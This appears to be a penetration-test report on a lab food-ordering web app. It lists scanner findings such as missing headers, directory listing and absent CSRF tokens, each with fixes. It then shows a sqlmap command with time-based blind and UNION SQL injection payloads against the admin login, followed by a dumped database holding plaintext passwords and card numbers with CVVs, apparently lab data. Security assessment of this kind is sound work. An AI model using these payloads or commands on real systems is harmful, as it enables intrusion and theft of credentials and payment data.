**URL	http://192.168.1.20/admin/?C=D;O=D**
**Method	GET**
**Evidence	Parent Directory**
**URL	http://192.168.1.20/js/plugins/**
**Method	GET**
**Evidence	Parent Directory**
**URL	http://192.168.1.20/css/custom/?C=D;O=D**
**Method	GET**
**Evidence	Parent Directory**
**URL	http://192.168.1.20/css/?C=D;O=A**
**Method	GET**
**Evidence	Parent Directory**
**URL	http://192.168.1.20/font/roboto/?C=M;O=A**
**Method	GET**
**Evidence	Parent Directory**
**URL	http://192.168.1.20/js/plugins/data-tables/?C=N;O=D**

Method GET
Evidence Parent Directory
URL http://192.168.1.20/js/plugins/data-tables/css/?C=N;O=D
Method GET
Evidence Parent Directory
URL http://192.168.1.20/css/?C=S;O=A
Method GET
Evidence Parent Directory
URL http://192.168.1.20/css/plugins/?C=D;O=A
Method GET
Evidence Parent Directory
URL http://192.168.1.20/css/custom/?C=S;O=D
Method GET
Evidence Parent Directory
URL http://192.168.1.20/css/custom/?C=D;O=A
Method GET
Evidence Parent Directory
URL http://192.168.1.20/js/plugins/jquery-validation/
Method GET
Evidence Parent Directory
URL http://192.168.1.20/admin/?C=S;O=A
Method GET
Evidence Parent Directory
URL http://192.168.1.20/js/?C=S;O=A
Method GET
Evidence Parent Directory
URL http://192.168.1.20/admin/?C=S;O=D
Method GET
Evidence Parent Directory
URL http://192.168.1.20/js/plugins/?C=D;O=D
Method GET
Evidence Parent Directory
Instances 198
Solution
Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.

Reference
CWE Id 200
WASC Id 13
Source ID 3
Medium (Medium) X-Frame-Options Header Not Set
Description
X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.

URL http://192.168.1.20/images/favicon/?C=M;O=D
Method GET

Parameter	X-Frame-Options
URL	http://192.168.1.20/js/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/plugins/animate-css/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=D;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/font/roboto/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/plugins/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/favicon/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/custom/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/plugins/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/plugins/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/font/?C=D;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/index.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/plugins/perfect-scrollbar/
Method	GET

Parameter X-Frame-Options
URL http://192.168.1.20/images/?C=S;O=D
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/js/plugins/?C=S;O=D
Method GET
Parameter X-Frame-Options
URL http://192.168.1.20/js/plugins/formatter/
Method GET
Parameter X-Frame-Options
Instances 226
Solution
Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).

Reference
http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx

CWE Id 16
WASC Id 15
Source ID 3
Low (Medium) Web Browser XSS Protection Not Enabled
Description
Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server

URL http://192.168.1.20/js/plugins/formatter/?C=S;O=A
Method GET
Parameter X-XSS-Protection
URL http://192.168.1.20/routers/?C=D;O=A
Method GET
Parameter X-XSS-Protection
URL http://192.168.1.20/images/favicon/
Method GET
Parameter X-XSS-Protection
URL http://192.168.1.20/js/plugins/animate-css/
Method GET
Parameter X-XSS-Protection
URL http://192.168.1.20/admin/?C=N;O=A
Method GET
Parameter X-XSS-Protection
URL http://192.168.1.20/js/plugins/data-tables/images/?C=S;O=A
Method GET
Parameter X-XSS-Protection

URL	http://192.168.1.20/css/plugins/?C=N;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/js/plugins/?C=N;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=S;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/routers/?C=S;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/css/custom/?C=N;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/images/?C=M;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/css/layouts/?C=D;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/?C=N;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/orders.php?status=Delivered
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/index.php
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/images/?C=M;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/font/?C=S;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/js/plugins/data-tables/js/?C=S;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/js/plugins/data-tables/images/?C=S;O=D
Method	GET
Parameter	X-XSS-Protection
Instances	236

Solution

Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.

Other information

The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it:

X-XSS-Protection: 1; mode=block

X-XSS-Protection: 1; report=http://www.example.com/xss

The following values would disable it:

X-XSS-Protection: 0

The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit).

Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).

Reference
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

https://www.veracode.com/blog/2014/03/guidelines-for-setting-security-headers/

CWE Id 933	
WASC Id	14
Source ID	3
Low (Medium)	X-Content-Type-Options Header Missing

Description
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

URL	http://192.168.1.20/robots.txt
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/?C=N;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/updatepassword.php
Method	POST
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/layouts/?C=S;O=A
Method	GET
Parameter	X-Content-Type-Options

URL	http://192.168.1.20/icons/text.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/layouts/?C=S;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/layouts/?C=D;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/roboto/
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/plugins/data-tables/images/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/?C=M;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/roboto/Roboto-Bold.woff2
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/plugins/formatter/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/favicon/favicon-32x32.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/plugins/data-tables/js/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.ttf
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/DEHGZUOZEUIG/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/js/plugins/animate-css/
Method	GET
Parameter	X-Content-Type-Options
Instances	299
Solution	

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

Other information
This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scanner will not alert on client or server error responses.

Reference
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx

https://www.owasp.org/index.php/List_of_useful_HTTP_headers

CWE Id 16
WASC Id 15
Source ID 3
Low (Medium) Absence of Anti-CSRF Tokens
Description
No Anti-CSRF tokens were found in a HTML submission form.

A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.

CSRF attacks are effective in a number of situations, including:

* The victim has an active session on the target site.

* The victim is authenticated via HTTP auth on the target site.

* The victim is on the same local network as the target site.

CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.

```
URL       http://192.168.1.20/admin/admin-page.php
Method          GET
Evidence        <form class="formValidate" id="formValidate" method="post"
action="/routers/menu-router.php" novalidate="novalidate">
URL       http://192.168.1.20/extras.php?type=terms.php
Method          POST
Evidence        <form class="formValidate" id="formValidate" method="post" action=""
novalidate="novalidate"class="col s12">
URL       http://192.168.1.20/view-ticket.php?id=13
Method          GET
Evidence        <form method="post" action="routers/ticket-status.php">
URL       http://192.168.1.20/login.php
Method          GET
Evidence        <form method="post" action="routers/router.php" class="login-form" id="form">
URL       http://192.168.1.20/admin/login.php
Method          GET
Evidence        <form method="post" action="/routers/adminrouter.php" class="login-form"
id="form">
URL       http://192.168.1.20/changepassword.php
Method          GET
Evidence        <form class="formValidate" id="formValidate" method="post"
action="updatepassword.php" novalidate="novalidate"class="col s12">
URL       http://192.168.1.20/extras.php?type=faqs.php
Method          GET
Evidence        <form class="formValidate" id="formValidate" method="post" action=""
novalidate="novalidate"class="col s12">
URL       http://192.168.1.20/extras.php?type=terms.php
Method          GET
Evidence        <form class="formValidate" id="formValidate" method="post" action=""
novalidate="novalidate"class="col s12">
URL       http://192.168.1.20/tickets.php
Method          GET
Evidence        <form class="formValidate" id="formValidate" method="post" action="routers/add-
ticket.php" novalidate="novalidate" class="col s12">
URL       http://192.168.1.20/extras.php?type=faqs.php
Method          POST
Evidence        <form class="formValidate" id="formValidate" method="post" action=""
novalidate="novalidate"class="col s12">
URL       http://192.168.1.20/details.php
Method          GET
Evidence        <form action="changepicture.php" method="post" enctype="multipart/form-data">
URL       http://192.168.1.20/tickets.php?status=Open
Method          GET
Evidence        <form class="formValidate" id="formValidate" method="post" action="routers/add-
ticket.php" novalidate="novalidate" class="col s12">
URL       http://192.168.1.20/index.php
Method          GET
```

Evidence <form class="formValidate" id="formValidate" method="post" action="place-order.php" novalidate="novalidate">
URL http://192.168.1.20/admin/admin-page.php
Method GET
Evidence <form class="formValidate" id="formValidate1" method="post" action="/routers/add-item.php" novalidate="novalidate">
URL http://192.168.1.20/admin/users.php
Method GET
Evidence <form class="formValidate" id="formValidate1" method="post" action="../routers/user-router.php" novalidate="novalidate">
URL http://192.168.1.20/admin/details.php
Method GET
Evidence <form class="formValidate" id="formValidate" method="post" action="routers/details-router.php" novalidate="novalidate"class="col s12">
URL http://192.168.1.20/register.php
Method GET
Evidence <form class="formValidate" id="formValidate" method="post" action="routers/register-router.php" novalidate="novalidate" class="col s12">
URL http://192.168.1.20/details.php
Method GET
Evidence <form class="formValidate" id="formValidate" method="post" action="details-router.php" novalidate="novalidate"class="col s12">
URL http://192.168.1.20/admin/users.php
Method GET
Evidence <form class="formValidate" id="formValidate" method="post" action="../routers/add-users.php" novalidate="novalidate">
URL http://192.168.1.20/admin/tickets.php
Method GET
Evidence <form class="formValidate" id="formValidate" method="post" action="/routers/add-ticket.php" novalidate="novalidate" class="col s12">
Instances 21
Solution
Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Phase: Implementation

Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.

Phase: Architecture and Design

Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

Note that this can be bypassed using XSS.

Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Note that this can be bypassed using XSS.

Use the ESAPI Session Management control.

This control includes a component for CSRF.

Do not use the GET method for any request that triggers a state change.

Phase: Implementation

Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.

Other information
No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret] was found in the following HTML form: [Form 1: "1_name" "1_price" "2_name" "2_price" "3_name" "3_price" "4_name" "4_price" "5_name" "5_price"].

Reference
http://projects.webappsec.org/Cross-Site-Request-Forgery

http://cwe.mitre.org/data/definitions/352.html

CWE Id	352
WASC Id	9
Source ID	3
Low (Medium)	Cookie No HttpOnly Flag

Description
A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.

URL	http://192.168.1.20/index.php
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
URL	http://192.168.1.20/admin/admin-page.php
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID

URL http://192.168.1.20/admin/all-orders.php
Method GET
Parameter PHPSESSID
Evidence Set-Cookie: PHPSESSID
URL http://192.168.1.20/routers/router.php
Method GET
Parameter SecretCookie
Evidence Set-Cookie: SecretCookie
URL http://192.168.1.20/routers/router.php
Method POST
Parameter SecretCookie
Evidence Set-Cookie: SecretCookie
Instances 5
Solution
Ensure that the HttpOnly flag is set for all cookies.

Reference
http://www.owasp.org/index.php/HttpOnly

CWE Id 16
WASC Id 13
Source ID 3
Low (Medium) Content-Type Header Missing
Description
The Content-Type header was either missing or empty.

URL http://192.168.1.20/font/roboto/Roboto-Bold.ttf
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Bold.woff
Method GET
URL http://192.168.1.20/font/material-design-icons/Material-Design-Icons.woff
Method GET
URL http://192.168.1.20/font/material-design-icons/Material-Design-Icons.woff2
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Medium.woff
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Thin.ttf
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Light.woff2
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Medium.woff2
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Bold.woff2
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Regular.woff
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Thin.woff2
Method GET

URL http://192.168.1.20/font/roboto/Roboto-Light.woff
Method GET
URL http://192.168.1.20/font/material-design-icons/Material-Design-Icons.ttf
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Thin.woff
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Regular.woff2
Method GET
URL http://192.168.1.20/font/material-design-icons/Material-Design-Iconsd41d.eot
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Light.ttf
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Medium.ttf
Method GET
URL http://192.168.1.20/font/roboto/Roboto-Regular.ttf
Method GET
URL http://192.168.1.20/font/material-design-icons/Material-Design-Icons.svg
Method GET
Instances 20
Solution
Ensure each page is setting the specific and appropriate content-type value for the content being delivered.

Reference
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx

CWE Id 345
WASC Id 12
Source ID 3

2. SQLMAP OUTPUT:

```
sqlmap  -u 192.168.1.20/admin/login.php --forms --dbs greasy --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.3.10#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program

[*] starting @ 07:07:30 /2019-12-02/

[07:07:30] [INFO] testing connection to the target URL
[07:07:30] [INFO] searching for forms
[#1] form:
POST http://192.168.1.20/routers/adminrouter.php
POST data: username=&password=
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: username=&password=] (Warning: blank fields
detected): do you want to fill blank fields with random values? [Y/n] y
[07:07:55] [INFO] using '/root/.sqlmap/output/results-12022019_0707am.csv' as
the CSV results file in multiple targets mode
sqlmap got a 302 redirect to 'http://192.168.1.20:80/admin/login.php'. Do you
want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST
data to a new location? [Y/n] y
[07:07:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[07:07:58] [INFO] testing if the target URL content is stable
[07:07:58] [WARNING] POST parameter 'username' does not appear to be dynamic
[07:07:58] [WARNING] heuristic (basic) test shows that POST parameter
'username' might not be injectable
[07:07:58] [INFO] testing for SQL injection on POST parameter 'username'
[07:07:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:07:59] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[07:07:59] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (FLOOR)'
[07:07:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[07:07:59] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -
WHERE or HAVING clause (IN)'
[07:07:59] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
[07:07:59] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace
(FLOOR)'
[07:07:59] [INFO] testing 'MySQL inline queries'
[07:07:59] [INFO] testing 'PostgreSQL inline queries'
[07:07:59] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[07:07:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[07:07:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries
(comment)'
```

```
[07:07:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
- comment)'
[07:07:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query
SLEEP)'
[07:08:20] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12
AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL'
extending provided level (1) and risk (1) values? [Y/n] y
[07:08:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[07:08:25] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[07:08:26] [INFO] target URL appears to be UNION injectable with 11 columns
[07:08:26] [INFO] POST parameter 'username' is 'Generic UNION query (NULL) -
1 to 20 columns' injectable
POST parameter 'username' is vulnerable. Do you want to keep testing the
others n
sqlmap identified the following injection point(s) with a total of 77 HTTP(s)
requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=MXhj' AND (SELECT 2773 FROM (SELECT(SLEEP(5)))cgyS) AND
'jMlc'='jMlc&password=

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: username=MXhj' UNION ALL SELECT
NULL,CONCAT(0x7162707871,0x62436d63567141696c5a5348544b706b6c794472656e51414d
76776a7859774556427178594444451,0x7176717071),NULL,NULL,NULL,NULL,NULL,NULL,NU
LL,NULL,NULL-- eStj&password=
---
do you want to exploit this SQL injection? [Y/n] y
[07:08:31] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.3, PHP, PHP 5.4.7
back-end DBMS: MySQL >= 5.0.12
[07:08:31] [INFO] fetching database names
[07:08:31] [INFO] used SQL query returns 37 entries
[07:08:31] [INFO] retrieved: 'information_schema'
[07:08:31] [INFO] retrieved: 'aa2000'
[07:08:31] [INFO] retrieved: 'bbdms'
[07:08:31] [INFO] retrieved: 'bbjewels'
[07:08:31] [INFO] retrieved: 'boat'
[07:08:31] [INFO] retrieved: 'careerguidance'
[07:08:31] [INFO] retrieved: 'carrental'
[07:08:31] [INFO] retrieved: 'catering'
[07:08:31] [INFO] retrieved: 'cdcol'
[07:08:31] [INFO] retrieved: 'cman'
[07:08:31] [INFO] retrieved: 'dadadsdb'
[07:08:31] [INFO] retrieved: 'database'
[07:08:31] [INFO] retrieved: 'edgedata'
[07:08:31] [INFO] retrieved: 'greasy'
[07:08:31] [INFO] retrieved: 'hcpms'
[07:08:31] [INFO] retrieved: 'hotel'
[07:08:31] [INFO] retrieved: 'icampus'
```

```
[07:08:31] [INFO] retrieved: 'libsystem'
[07:08:32] [INFO] retrieved: 'medallion'
[07:08:32] [INFO] retrieved: 'mysql'
[07:08:32] [INFO] retrieved: 'ocsdb'
[07:08:32] [INFO] retrieved: 'ornament'
[07:08:32] [INFO] retrieved: 'performance_schema'
[07:08:32] [INFO] retrieved: 'phpmyadmin'
[07:08:32] [INFO] retrieved: 'pizza_inn'
[07:08:32] [INFO] retrieved: 'reservation'
[07:08:32] [INFO] retrieved: 'school'
[07:08:32] [INFO] retrieved: 'seattle'
[07:08:32] [INFO] retrieved: 'shop'
[07:08:32] [INFO] retrieved: 'shopping'
[07:08:32] [INFO] retrieved: 'somstore'
[07:08:32] [INFO] retrieved: 'success'
[07:08:32] [INFO] retrieved: 'test'
[07:08:32] [INFO] retrieved: 'vision'
[07:08:32] [INFO] retrieved: 'webfilemanager'
[07:08:32] [INFO] retrieved: 'ws_db'
[07:08:32] [INFO] retrieved: 'yonatan'
available databases [37]:
[*] aa2000
[*] bbdms
[*] bbjewels
[*] boat
[*] careerguidance
[*] carrental
[*] catering
[*] cdcol
[*] cman
[*] dadadsdb
[*] database
[*] edgedata
[*] greasy
[*] hcpms
[*] hotel
[*] icampus
[*] information_schema
[*] libsystem
[*] medallion
[*] mysql
[*] ocsdb
[*] ornament
[*] performance_schema
[*] phpmyadmin
[*] pizza_inn
[*] reservation
[*] school
[*] seattle
[*] shop
[*] shopping
[*] somstore
[*] success
[*] test
[*] vision
[*] webfilemanager
[*] ws_db
[*] yonatan

[07:08:32] [WARNING] missing database parameter. sqlmap is going to use the
current database to enumerate table(s) entries
[07:08:32] [INFO] fetching current database
[07:08:32] [INFO] fetching tables for database: 'greasy'
[07:08:32] [INFO] used SQL query returns 8 entries
[07:08:32] [INFO] retrieved: 'items'
[07:08:32] [INFO] retrieved: 'order_details'
[07:08:32] [INFO] retrieved: 'orders'
[07:08:32] [INFO] retrieved: 'ticket_details'
[07:08:32] [INFO] retrieved: 'tickets'
[07:08:32] [INFO] retrieved: 'users'
[07:08:33] [INFO] retrieved: 'wallet'
[07:08:33] [INFO] retrieved: 'wallet_details'
[07:08:33] [INFO] fetching columns for table 'tickets' in database 'greasy'
[07:08:33] [INFO] used SQL query returns 8 entries
[07:08:33] [INFO] retrieved: 'id','int(11)'
[07:08:33] [INFO] retrieved: 'poster_id','int(11)'
[07:08:33] [INFO] retrieved: 'subject','varchar(100)'
[07:08:33] [INFO] retrieved: 'description','varchar(3000)'
[07:08:33] [INFO] retrieved: 'status','varchar(8)'
[07:08:33] [INFO] retrieved: 'type','varchar(30)'
[07:08:33] [INFO] retrieved: 'date','datetime'
[07:08:33] [INFO] retrieved: 'deleted','tinyint(4)'
[07:08:33] [INFO] fetching entries for table 'tickets' in database 'greasy'
[07:08:33] [INFO] used SQL query returns 2 entries
[07:08:33] [INFO] retrieved: '2018-07-26 07:21:59','0','Your delivery driver
...
[07:08:33] [INFO] retrieved: '2018-07-26 08:41:34','0','The delivery took
age...
Database: greasy
```

3. DATABASE DUMP:

items.csv

id	name	image	price	deleted
1	Haddock and chips	haddock.jpg	6	0
2	Burger and chips	burger.jpg	6	0
3	Curry and rice	curry.jpg	5	0
4	Doner Kebab	doner.jpg	5	0
5	Cod and chips	cod.jpg	8	0

order_details.csv

id	item_id	order_id	price	quantity
32	2	20	6	1
38	5	22	8	1
39	4	22	5	1
40	5	23	8	1

orders.csv

id	customer_id	total	status	date	deleted	address	description	payment_type
20	3	6	Delivered	26/07/2018 07:50	0	2 Brown Street Dundee	<blank>	Cash On Delivery
22	3	13	Yet to be delivered	26/07/2018 08:33	0	2 Brown Street Dundee	<blank>	Cash On Delivery
23	2	8	Yet to be delivered	26/07/2018 08:39	0	1 Bell Street, Dundee DD1 1HG\r\n	<blank>	Cash On Delivery

ticket_details.csv

id	user_id	ticket_id	date	description
18	2	11	NULL	Your delivery driver could do with a wash.
19	2	12	NULL	The delivery took ages.
20	1	11	NULL	I hosed him down and cleaned him with a wire brush....

tickets.csv

id	poster_id	type	status	date	deleted	subject	description
11	2	Complaint	Closed	26/07/2018 07:21	0	Delivery driver	Your delivery driver could do with a wash.
12	2	Complaint	Open	26/07/2018 08:41	0	Delivery	The delivery took ages.

users.csv

id	name	role	image	email	deleted	contact	address	username	verified	password
1	Rick Astley	Administrator	<blank>	admin@hacklab.com	0	9898000000	No address	admin	1	joy
2	Benny Hill	Customer	benny.jpg	hacklab@hacklab.com	0	9898000001	1 Bell Street, Dundee DD1 1HG\r\n	hacklab	1	hacklab
3	Steve Watt	Customer	<blank>	swatt@hacklab.com	0	9898000002	2 Brown Street Dundee	swatt	1	disney
4	Rita Crocket	Customer	<blank>	rcrocket@hacklab.com	0	9898000003	1 Old Craigie Road Dundee	rcrocket	1	thursday

wallet.csv

id	customer_id
1	1
2	2
3	3
4	4

wallet_details.csv

id	wallet_id	cvv	number	balance
1	1	983	6155247490533920	3428
2	2	772	1887587142382050	1850
3	3	532	4595809639046830	1585
4	4	521	5475856443351230	2000